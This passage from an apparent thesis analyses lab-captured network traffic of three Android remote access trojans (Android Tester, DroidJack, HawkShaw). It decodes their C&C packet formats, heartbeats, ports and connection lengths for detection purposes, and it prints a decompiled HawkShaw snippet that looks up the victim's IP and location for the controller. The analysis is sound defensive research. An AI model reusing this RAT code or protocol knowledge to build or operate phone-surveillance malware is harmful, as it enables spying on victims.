The phone initiates a 3-way handshake to establish a TCP connection with the controller. After a successful 3-way handshake was performed and the connection was established, the phone sends the data shown in Figure 5.1.

Figure 5.1: Parcial data sent by the phone in the C&C channel after establishing the TCP connection with the controller. The first four bytes, 32 39 36 39 in hexadecimal, (2969 in decimal format) represent the length of the packet data. The number is followed by the 00 byte delimiter. The bytes 1F and 8B represent the magic number header of the gzip file signature for the DEFLATE protocol.

In this communication with the C&C server, the phone sends data that may appear without a clear structure. However, at the beginning of this connection appears the number 2969 (32 39 36 39 in hexadecimal) followed by a NULL (00) byte. Each packet sent and received between the controller and the phone contains a number in the beginning of their packets, in printable ASCII, followed by the byte 00.

5.1.3 Data Decoding and Gzip

After a careful analysis we discovered that the number 2969 indicates the length of the data sent, excluding the bytes taken to represent the number and the byte 00. Another example of this encoding in another packet sent by the controller is shown in Figure 5.2.

Thus each packet sent from both the controller and the phone has the format displayed in Figure 5.3.



Figure 5.2: Another example of the encoding mechanism used in a packet sent from the controller to the phone together with its format.

This discovery allowed us to verify the data part more carefully and to discover that after the number and the delimiter, the bytes 1F 8B were sent to indicate that the gzip file signature or magic number was being used. Figure 5.1 highlights those bytes. This means that the data being transferred by the device is previously being compressed using the DEFLATE algorithm. The specified format in the packet is displayed in Figure 5.4.

```
{data length}{delimiter}{data}
```

Figure 5.3: The format of the packet sent from the phone and the C&C of Android Tester RAT.

```
{data length}{delimiter}{gzip compressed data}
```

Figure 5.4: The form of the packet sent from the phone.

5.1.4 Extracting Files From The Traffic

The discovery of the compression header allows us to investigate the traffic and to try to decompress it. This can easily be done using the CyberChef [62] online tool to decompress the gzip data from the first packet sent after the connection was established. The decompressed data shown in Figure 5.1 contains readable text in the beginning of the output:

```
1025310249null1024988&false10249w410249510249null & null10249
```

and there is also readable data in the end of the output:

```
10249John10249HMD Global Nokia 6.11024910 &
2910249db004d9769eaadb9102491024910248null.
```

This data seems to be the one used to initialize phone parameters (client name, phone model, Android version, etc.) when the phone first connects to the controller. Figure 5.5 shows the screenshot from the controller, when the phone connects, that confirms this suspicion. Besides these parameters, the phone also sends its background image. After readable text in the decompressed data, there is a Base64 encoded magic number /9j/4A that would indicate that the file type JPEG (JFIF) file format is being used. If we delete the readable text from the output and decode the remaining Base64 encoded data to binary, then we can get the image used for the infected phone in Figure 5.5.



Figure 5.5: The screenshot from the controller when the phone connects to it.

5.1.5 Heartbeat and Long Connections

After sending the first packets with the phone initialization parameters, the phone sent several more packets with the background image and parameters again. Afterwards, it waits for the controller commands. While waiting for the commands, the controller and the phone exchange packets to check if both of them are alive - a heartbeat - similar to the PING/PONG seen in IRC, Figure 5.6.

```
    000000AD  35 00 70 6f 69 6e 67                           5.poing
0000266C  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd   33...... .....+(.
0000267C  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed   -0402..+ ....}4..
0000268C  0d 00 00 00                                       ....
    000000B4  35 00 70 6f 69 6e 67                           5.poing
00002690  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd   33...... .....+(.
000026A0  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed   -0402..+ ....}4..
000026B0  0d 00 00 00                                       ....
000026B4  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd   33...... .....+(.
000026C4  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed   -0402..+ ....}4..
000026D4  0d 00 00 00                                       ....
    000000BB  35 00 70 6f 69 6e 67                           5.poing
    000000C2  35 00 70 6f 69 6e 67                           5.poing
000026D8  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd   33...... .....+(.
000026E8  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed   -0402..+ ....}4..
000026F8  0d 00 00 00                                       ....
```

Figure 5.6: Heartbeat between the controller and the phone.

Knowing the format of the messages now we can see that the commands sent from the controller are all in plain text as no compression seems to be necessary (no big data sent from the C&C). An example of the controller command 'GetExternalStorage':

```
33.1026110249GetExternalStorage10249
```

Src address:port	Dir	Dst address:port	Duration (s)
10.8.0.61:40727	⟷	74.125.133.188:5228	4860,5085
10.8.0.61:37623	⟷	147.32.83.234:1337	2362,4706
10.8.0.61:37451	⟷	147.32.83.234:1337	1831,5294
10.8.0.61:46734	⟷	216.58.201.110:443	896,5132
10.8.0.61:40898	⟷	172.217.23.238:443	691,8152
10.8.0.61:48218	⟷	157.240.30.11:443	651,7452
10.8.0.61:46155	⟷	172.217.23.234:443	601,4994
10.8.0.61:46620	⟷	157.240.30.55:443	600,7835
10.8.0.61:48258	⟷	157.240.30.11:443	548,6112
10.8.0.61:46248	⟷	157.240.30.55:443	494,5655

Table 5.1: Length of connections between the phone and the controller as seen by the Wireshark menu Statistics → Conversations. It is clear that some connections are long (4860s or 81mins)

An expected property of the C&C channel connections was their length. If we open the menu Statistics → Conversations in Wireshark [63], as shown in Table 5.1, several connections between the phone and the controller can be seen. This might happen because the phone was disconnecting from the C&C from time to time. Some of the connections are long, e.g. 2362.4706 seconds (approximately 40 minutes) or 1831.5294 seconds (approximately 31 minutes).

5.1.6 Conclusion of Android Tester v6.4.6 Analysis

We have executed and analyzed the network traffic from a phone infected with the Android Tester v.6.4.6 RAT. We were able to understand and decode its communication to extract files transferred from the RAT. It was also clear that the RAT has some distinctive features such as long duration of connection, heartbeat and the use of uncommon ports.

To summarize, the details found in the network traffic of this RAT are:

- Phone connects directly to the IP address and port specified in APK.
- Connection between the phone and the controller is long, i.e. more than 30 minutes.
- Packets sent from the phone have the format {`data length`}{`delimiter`}{`gzip compressed data`}.
- Packets sent from the controller have a format {`data length`}{`delimiter`}{`data in plain text`}.
- There is a heartbeat between the controller and the phone.

5.2 Analysis of DroidJack v4.4

5.2.1 RAT Details and Execution Setup

The DroidJack v.4.4 RAT is a software package that contains the controller software and builder software to build an APK. It was executed on a Windows 7 virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the RAT builder was installed in the Android virtual emulator called Genymotion with Android version 8. While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files, etc.), we captured the network traffic on the Android virtual emulator. The details about the network traffic capture are:

- The controller IP address: 147.32.83.253
- The phone IP address: 10.8.0.57
- UTC time of the infection in the capture: 2020-08-01 14:10:43 UTC

5.2.2 Initial Communication and Infection

Once the malicious APK was installed in the phone, it directly tries to establish a TCP connection with the C&C server. To connect, the phone uses the IP address and the port of the controller specified in the APK. In our case, the IP address of the controller is 147.32.83.253 and the port is 1337/TCP. Besides, DroidJack uses the port 1334/TCP as its default port and the phone connects to it later too. The controller IP 147.32.83.253 is the IP address of Windows 7 virtual machine. In Figure 5.7 we can see that the connection was established, but the C&C server was resetting it several times. After a while a successful 3-way handshake was performed and the connection was established, the C&C sends the next packet with the data in Figure 5.8. The phone replies to the data in Figure 5.9 with some initialization parameters such as its phone model, Android version and other parameters in a plain text.



Figure 5.7: A 3-way handshake started by the phone to establish TCP connection with the C&C controller. The phone was trying to reconnect more than 5 times.

```
00000000  00 00 00 02 0b 02                                  ......
```

Figure 5.8: Data sent by the C&C after establishing the TCP connection with the phone.



Figure 5.9: Bytes sent from the phone to the C&C controller in one packet, including how we found the format.

5.2.3 Communication over port 1337/TCP

After establishing the communication over port 1337/TCP, there is a sequence of three NULL (00) bytes in the data of both packets, as shown in Figure 5.8 and Figure 5.9. This sequence is followed by the hexadecimal number 0x3C, which represents the packet length in its decimal form, and after that the phone sends the delimiter byte 0x03. The amount for the packet length does not include bytes for the NULL sequence and the byte for the packet length. The following example of the bytes in hexadecimal can be seen in the packet sent by the phone in the Figure 5.9. In Figure 5.9, the actual length of the packet is 64. The byte 0x3C is 60 in a decimal format, which is exactly the length of the packet without the byte for packet length 0x3C (1 byte) and the sequence of NULL characters (3 bytes). In the small packets of length 1 or 2, like in Figure 5.8 or in the heartbeat in Figure 5.11, there are no delimiters. Thus only packets with data of more than 2 bytes sent from the C&C and the phone over 1337/TCP has the following format shown in Figure 5.10.

After sending phone parameters, the phone is waiting for the command from the controller. While waiting for the command, the phone and the C&C maintain a heartbeat (Figure 5.11), which in this case is a couple of packets in both directions inside the same connection. They exchange packets every 8 seconds.

After some time, when it is requested by the botmaster, the C&C server sends a packet with the command to the phone. The command is 'File Voyager', which aims to search through the file system of the phone. In the C&C software, the command 'File Voyager' is shown in Figure 5.12. Figure 5.13 shows an example of this order, that is sent

```
{00 00 00}{data length}{delimiter}{data in plain text}
```

Figure 5.10: The packet structure sent from the phone or the C&C with the length 1 0r 2 bytes.

```
    0000000B  00 00 00 01 0d                                        .....
0000004A  00 00 00 01 0d                                        .....
    00000010  00 00 00 01 0d                                        .....
0000004F  00 00 00 01 0d                                        .....
    00000015  00 00 00 01 0d                                        .....
00000054  00 00 00 01 0d                                        .....
    0000001A  00 00 00 01 0d                                        .....
00000059  00 00 00 01 0d                                        .....
    0000001F  00 00 00 01 0d                                        .....
0000005E  00 00 00 01 0d                                        .....
```

Figure 5.11: The heartbeat between the C&C and the phone.



Figure 5.12: The command 'File Voyager' in DroidJack v4.4 C&C software.

unencrypted.

The commands from the C&C server to the phone seem to be predefined with a specific number. From Figure 5.13, number 20 might define the command 'File Voyager' and it is followed by some extra parameters (false#/ #0194074 5667#.). The character '#' might be a separator between parameters. As a reply to the C&C command, the phone sends back the packet on Figure 5.14.

```
00000024  00 00 00 01 0d                                        .....
00000029  00 00 00 1a 03 32 30 23  66 61 6c 73 65 23 2f 7e   .....20# false#/~
00000039  23 30 31 39 34 30 37 34  35 36 36 37 23 b0         #0194074 5667#.
```

Figure 5.13: Command 'File Voyager' sent from the C&C after the heartbeat.

```
00000063  00 00 00 15 03 6b 72 79  6f 6e 65 74 20 2d 20 6b   .....kry onet - k
00000073  65 65 70 3a 61 6c 69 76  e5                       eep:aliv .
```

Figure 5.14: The phone's reply on the command 'File Voyager' sent by the C&C.



Figure 5.15: The phone replies to the command sent by the C&C in port 1337/TCP (shown in Figure 5.13) with data over another connection on port 1334/TCP.

5.2.4 Communication over port 1334/TCP

The reply of the phone to the C&C in Figure 5.14 is an acknowledgement for the received command. The actual phone reply with data is sent in a different connection. For each new command received from the C&C, the phone establishes a new TCP connection over port 1334/TCP, sends the data and closes the connection. Figure 5.15 shows a new connection over 1334/TCP to reply on the command in Figure 5.13. The packets in the connection 1334/TCP do not have any format, the data is sent in the plain text.

5.2.5 Communication over port 1337/UDP

Even though there is a heartbeat over port 1337/TCP, the phone sends UDP packets to the C&C over port 1337 every 20 seconds (Figure 5.16). The data inside UDP packets is in the plain text and shown in Figure 5.17.

5.2.6 Long Connections

If we open the Wireshark menu Conversations → Statistics → TCP, as shown in Figure 5.2, a lot of connections between the phone and the controller are over port 1334/TCP (new C&C - new connection) and only a few are over 1337/TCP. The connections over 1337/TCP are usually long, e.g. 1548.2056 seconds (approximately 40 minutes) or 1413.3981 seconds (approximately 31 minutes). This indicates that the connections between the phone and the controller are kept for long periods of time in order to answer fast.



Figure 5.16: UDP packets from the phone to the C&C server sent every 20 seconds over port 1337/UDP.



Figure 5.17: Example data inside the UDP packets on port 1337/UDP sent from the phone to the controller.

Src address:port	Dir	Dst address:port	Duration[s]
10.8.0.57:42059	⟷	147.32.83.253:1337	1548,2056
10.8.0.57:41893	⟷	147.32.83.253:1337	1413,3981
10.8.0.57:38038	⟷	147.32.83.253:1334	30,0918
10.8.0.57:37932	⟷	147.32.83.253:1334	1,5981
10.8.0.57:38010	⟷	147.32.83.253:1334	1,5777
10.8.0.57:37874	⟷	147.32.83.253:1334	0,8858
10.8.0.57:38092	⟷	147.32.83.253:1334	0,8760
10.8.0.57:37928	⟷	147.32.83.253:1334	0,7056
10.8.0.57:37852	⟷	147.32.83.253:1334	0,5474
10.8.0.57:37890	⟷	147.32.83.253:1334	0,5463

Table 5.2: Top connections between the phone and the controller as seen by the Wireshark menu Statistics → Conversations → TCP. It can be noted the long duration of the main connections.

5.2.7 Conclusion of the DroidJack v4.4 Analysis

We have analyzed the network traffic from a phone infected with DroidJack v4.4 RAT. We were able to decode its connection and found the distinctive features as long duration or heartbeat. The DroidJack v4.4 RAT does not seem to be complex in its communication protocol and it is not sophisticated in its work.

To summarize, the details found in the network traffic of this RAT are:

- The phone connects directly to the IP address and ports specified in APK (default port and custom port).
- Some connections over port 1337/TCP between the phone and the controller are long, i.e. more than 30 minutes.
- There is a heartbeat between the controller and the phone over 1337/TCP.
- Packets sent from the phone and the C&C over port 1337/TCP have a form of {`00 00 00`}{`data length`}{`delimiter`}{`data in plain text`}.
- A new connection over 1334/TCP is established when a new command is received from the C&C.
- The phone sends UDP packets to the C&C every 20 seconds.
- Packets sent from the phone to the C&C over 1334/TCP and 1337/UDP are in plain text.

5.3 Analysis of HawkShaw

5.3.1 RAT Details and Execution Setup

The HawkShaw RAT is the only RAT in our Android Mischief dataset that has the controller and the builder hosted in the cloud. The controller is a main program that allows an attacker to control the targeted device. Usually, this main program comes with a graphical user interface to make the RAT main program more interactive. The builder is a program that build the APK for a targeted device. The HawkShaw RAT service in the cloud is based on the Firebase platform. Firebase is a platform developed by Google for creating mobile and web applications. We executed the online service of the HawkShaw RAT on Ubuntu 20.04 VirtualBox virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the online RAT builder was installed in a real Nokia phone with Android version 10.



Figure 5.18: The victim phone starts by connecting to the IP 216.58.201.106 with the server name firebaseinstallations.googleapis.com that indicates a Firebase installation service (FIS).

While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files), we captured the network traffic of the RAT controller on the Android virtual emulator. The network traffic of the phone was captured using Emergency VPN. The details about the network traffic capture are:

- The controller IP address: 35.201.97.85 (provided by the creator of the RAT)
- The phone IP address: 10.8.0.249
- UTC time of the start of the infection in the capture: 2020-07-24 07:20:03 UTC

5.3.2 Analysis Problem

The HawkShaw RAT online service was created using the Firebase platform. It means that the malicious APK communicates with the RAT service using various Firebase suite products such as Firebase Authentication, Cloud Messaging, Cloud Storage, Real-time Database, Analytics, Installations, etc. The Firebase platform provides secure communication, so all the connections going from the victim's phone to the HawkShaw online service are encrypted. Considering that, our analysis is performed on the flow level, i.e. we analyze only the connections as flows going from the victim to the C&C (not packet by packet).

5.3.3 Infection and Initial Communication

Once the APK was installed in the phone, it tries to connect to the IP address 216.58.201.106 by using the server name firebaseinstallations.googleapis.com (Figure 5.18). This server name indicates a Firebase installation service (FIS) that provides a Firebase installation unique identifier and authorization token for this malicious APK instance. With the retrieved authorization token and the unique identifier, the phone established a connection to the online HawkShaw RAT service. The victim successfully connected to the Firebase platform (35.201.97.85) with the server name *hawkshaw-cae48.firebaseio.com*



Figure 5.19: The victim connects to the Firebase platform (35.201.97.89) with the HawkShaw RAT service to the server name *hawkshaw-cae48.firebaseio.com*.

(Figure 5.19). Throughout the whole communication, the server name of *hawkshaw-cae48.firebaseio.com* is changed to *s-usc1c-nss-283.firebaseio.com* due to the Firebase policy of decreasing the load. After the successful infection and connection to the C&C online service, the infected phone connects to two services: *api.ipify.org* and *api6.ipify.org* to retrieve the IPv4 and IPv6 addresses of the device. The connections to *api.ipify.org* and *api6.ipify.org* are invoked by the APK code shown in Figure 5.20. This part of the code belongs to a function called after receiving the C&C command 'Device Information'. It might mean that the controller automatically calls the command 'Device Information' that aims to retrieve details about the targeted device hardware, software, settings, etc. Figure 5.21 shows the screenshot from the C&C interface with all the data retrieved from the phone with the command 'Device Information'.

```
try {
    hashMap.put("/ip/ipv4address", new String(C3609d.m7582a(new URL("https://api.ipify.org")), C3682a.f8825a));
    hashMap.put("/ip/ipv6address", new String(C3609d.m7582a(new URL("https://api6.ipify.org")), C3682a.f8825a));
    StringBuilder sb = new StringBuilder();
    sb.append("http://ip-api.com/json/");
    Object obj = hashMap.get("/ip/ipv6address");
    if (obj == null) {
        obj = hashMap.get("/ip/ipv4address");
    }
    sb.append(obj);
    sb.append("?fields=9168895");
    hashMap.put("/ip/ipv4location", new String(C3609d.m7582a(new URL(sb.toString())), C3682a.f8825a));
} catch (Exception e2) {
    C3887c.m7915a("<font color='orange'>Device Info IP location error, " + e2 + "</font>", (Long) null, 2);
}
```

Figure 5.20: Code from the RAT in the infected device that takes care of connecting to the services *api.ipify.org* and *api6.ipify.org* to retrieve the IPv4 and IPv6 IP addresses. This function gets executed after the C&C command sends the command 'Device Information'.

Simultaneously with the connections to *api.ipify.org* and *api6.ipify.org*, the phone connects to the IP address 216.58.201.74 with the server name *firebasestorage.googleapis.com* (Figure 5.22). This server name indicates Firebase Storage to store the data. The phone sends all retrieved data from the C&C command 'Device Information' to store in the Firebase storage.



Figure 5.21: The C&C interface after the controller sends the command 'Device Information' to the victim, that aims to retrieve the details of the victim's device.



Figure 5.22: The victim connects to the IP 216.58.201.74 with the server name firebasestorage.googleapis.com that indicates Firebase Storage.

Src address:port	Dir	Dst address:port	Duration[s]
10.8.0.249:38406	⟷	35.201.97.85:443	785,3423
10.8.0.249:38532	⟷	35.201.97.85:443	578,5400
10.8.0.249:38236	⟷	35.201.97.85:443	274,7860
10.8.0.249:38264	⟷	35.201.97.85:443	172,6580
10.8.0.249:38518	⟷	35.201.97.85:443	163,4944
10.8.0.249:38614	⟷	35.201.97.85:443	107,6462
10.8.0.249:38364	⟷	35.201.97.85:443	69,3758

Table 5.3: The duration of the connections between the victims and the HawkShaw online service is short, no more than approximately 13 minutes (785 seconds).

5.3.4 Complete Communication between the C&C and Victim Phone

Through the whole infection, 17 malicious connections to the Firebase platform were performed: 10 connections to Firebase App, 3 connections to Firebase Cloud Storage, 2 connections to Firebase installation service and 2 connections to api.ipify.org and api6.ipify.org. Due to the poor quality of code, the connections between the victim's phone and the C&C were interrupted often and had very short duration of the connections (Table 5.3). The phone was connected to the Firebase storage in order to send large files such as video, photos, documents, and audio. The connections to the Firebase Installation service might be explained with the initializing or updating instance ID and auth token.

